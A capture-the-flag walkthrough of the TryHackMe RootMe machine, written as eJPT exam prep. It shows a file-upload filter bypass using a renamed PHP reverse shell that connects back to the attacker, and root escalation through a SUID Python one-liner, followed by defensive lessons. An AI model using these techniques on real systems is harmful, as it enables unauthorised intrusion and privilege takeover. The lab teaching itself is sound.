Summary
RootMe is the third machine in the Road to eJPTv2 series and introduces two new techniques not seen before: file upload filter bypass and privilege escalation via Python SUID. Unlike previous machines where access came through exposed credentials or direct RCE, here we need to bypass an extension restriction to upload a reverse shell.
| Attribute | Value |
|---|---|
| Platform | TryHackMe |
| Difficulty | Easy |
| OS | Linux |
| Room | RootMe |
| Skills | Web Enum, File Upload Bypass, Reverse Shell, SUID Abuse |
🎥 Video version
If you prefer to follow the walkthrough step by step, keep reading. The video covers the same process in visual format.
Tools used
nmap— port and service enumerationgobuster— directory fuzzingphp-reverse-shell— Pentest Monkey webshell (included in Kali)netcat— reverse shell listenerfind— search for SUID binaries
Solution overview
- Nmap reveals two ports: SSH (22) and HTTP (80) with Apache 2.4.41
- Gobuster discovers
/panel/directory (file upload panel) - The panel blocks
.phpextensions — bypassed by renaming to.phtml - Reverse shell uploaded successfully and executed from
/uploads/ - User flag found at
/var/www/user.txt - SUID binary search reveals
/usr/bin/pythonwith SUID bit set - Python SUID abuse with
os.execlto get root shell
Reconnaissance
Connectivity check
ping -c 1 10.201.73.204
64 bytes from 10.201.73.204: icmp_seq=1 ttl=60 time=144 ms
TTL=60 → target is Linux. Consistent with previous machines in the series.
Nmap port scan
Initial sweep of all TCP ports:
nmap 10.201.73.204 -n -Pn -sS -p- --min-rate=5000 -oG allTCPports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Only two open ports. The reduced attack surface means the main vector is the web application.
Targeted scan with version detection and scripts:
nmap 10.201.73.204 -n -Pn -sS -sVC -p22,80 --min-rate=5000 -oN rootmescan.txt
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80/tcp open  http    Apache httpd 2.4.41 (Ubuntu)
|_http-title: HackIT - Home
| http-cookie-flags:
|   /: PHPSESSID: httponly flag not set
Key findings:
- Port 80: Apache with title “HackIT” — there’s a web application to explore
- PHPSESSID without httponly flag — the site uses PHP and cookies are accessible via JavaScript (relevant for XSS attacks in real scenarios)
- Port 22: SSH active — no credentials yet
Fuzzing with Gobuster
gobuster dir -u http://10.201.73.204 \
  -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt \
  -t 50 -x php,txt,xml,html,bak
    /index.php   (Status: 200)
    /uploads     (Status: 301)
    /css         (Status: 301)
    /js          (Status: 301)
    /panel       (Status: 301)
Key finding: two interesting directories:
/panel/→ file upload panel (exploitation vector)/uploads/→ directory where uploaded files are stored (needed to execute the shell)
The combination of upload panel + accessible uploads directory is the classic file upload vulnerability pattern.
Exploitation
File upload panel
We access http://10.201.73.204/panel/ and find a file upload form.

The first attempt is uploading a PHP reverse shell directly — the panel rejects it with an error message indicating .php files are not allowed.
File Upload Bypass: .phtml extension
Poorly implemented extension filters only block the most obvious extensions (.php). Apache can execute PHP code with other extensions like .phtml, .php5, .phar, among others.
We prepare the reverse shell:
# Copy the reverse shell included in Kali
cp /usr/share/webshells/php/php-reverse-shell.php .

# Rename
mv php-reverse-shell.php rev.php

# Edit IP and port (our attacking IP and listener port)
nvim rev.php

# Change extension to bypass the filter
mv rev.php rev.phtml
Why does
.phtmlwork? Apache executes as PHP any file whose extension is mapped in its configuration..phtmlis an alternative PHP extension that many basic filters don’t include in their blacklist. This is an incomplete file type validation vulnerability.
We upload rev.phtml to the panel → the server accepts it.
Reverse Shell
We set up a listener on our attacking machine:
nc -nlvp 4545
We navigate to the URL where the file was uploaded to execute it:
http://10.201.73.204/uploads/rev.phtml
connect to [10.13.93.83] from (UNKNOWN) [10.201.73.204] 53644
Linux ip-10-201-73-204 5.15.0-139-generic
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Shell obtained as www-data. We stabilize:
export SHELL=bash
stty rows 41 cols 184
Note: on this machine
$SHELLreturns/usr/sbin/nologin(thewww-datauser has no assigned shell). That’s why we manually exportSHELL=bashso commands work correctly.
Post-exploitation
System enumeration
We review home directories to identify system users:
ls -l /home
drwxr-xr-x 4 rootme rootme 4096 rootme
drwxr-xr-x 3 test   test   4096 test
drwxr-xr-x 4 ubuntu ubuntu 4096 ubuntu
Three users: rootme, test, ubuntu. Home directories are empty, no useful information immediately.
User flag
We search for user.txt across the entire system:
find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
cat /var/www/user.txt
User flag:
THM{y0u_g0t_a_sh3ll}
Interesting: the flag is not in a user home directory but in /var/www/. This reinforces that the compromise vector was the web server.
Privilege Escalation
SUID binary search
Binaries with the SUID bit set run with the permissions of the file owner (not the executing user). If a SUID binary belongs to root and allows arbitrary code execution, we have direct escalation.
find / -perm -4000 2>/dev/null
/usr/bin/python2.7
From the entire list, one binary should not have SUID:
/usr/bin/python2.7
Why is this unusual? Scripting language interpreters (Python, Perl, Ruby) with SUID are extremely dangerous because they allow executing arbitrary code with the owner’s privileges. They should never have SUID on a production system. GTFOBins documents exactly how to abuse this.
Python SUID abuse
Using Python to launch a shell that inherits the SUID privileges (root):
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
What does this command do?
import osimports the operating system moduleos.execl("/bin/sh", "sh", "-p")replaces the current process with a/bin/shshell- The
-pflag means “privileged mode” — the shell keeps the effective UID (root) instead of dropping to the real UID (www-data)
Root flag
cd /root
cat root.txt
Root flag:
THM{pr1v1l3g3_3sc4l4t10n}
Lessons learned
- Single blacklist extension filters are insufficient — Blocking only
.phpis a false sense of security. A robust filter should use a whitelist (only allow specific extensions like.jpg,.png) instead of a blacklist. In a real pentest, this finding would be a critical vulnerability. - An accessible
/uploads/directory is the second half of the problem — Uploading the file is just the first step. If the server doesn’t serve uploaded files as executables or stores them outside the webroot, the impact is reduced. Here both conditions failed. find / -perm -4000must be on your privesc checklist — SUID binaries are one of the most common escalation vectors in CTFs and misconfigured real environments. Python, Perl, Vim, Bash with SUID are immediate red flags.- GTFOBins is your best friend for SUID — When you find an unusual binary with SUID, GTFOBins (gtfobins.github.io) has the exploitation technique ready. Learn to use it as a reference, not just memorize commands.
- The
-pflag in shell is critical to maintain privileges — Without-p, the shell drops the effective UID and you fall back to the real UID. A small detail with huge impact.
For the eJPT
This machine exercises skills directly evaluated on the eJPT:
- Web enumeration with Nmap and Gobuster
- File upload vulnerability identification and exploitation
- Extension filter bypass
- Reverse shells from PHP webshells
- SUID binary enumeration
- Privilege escalation via SUID abuse
Approximate solving time: 25-35 minutes once you know file upload bypass techniques.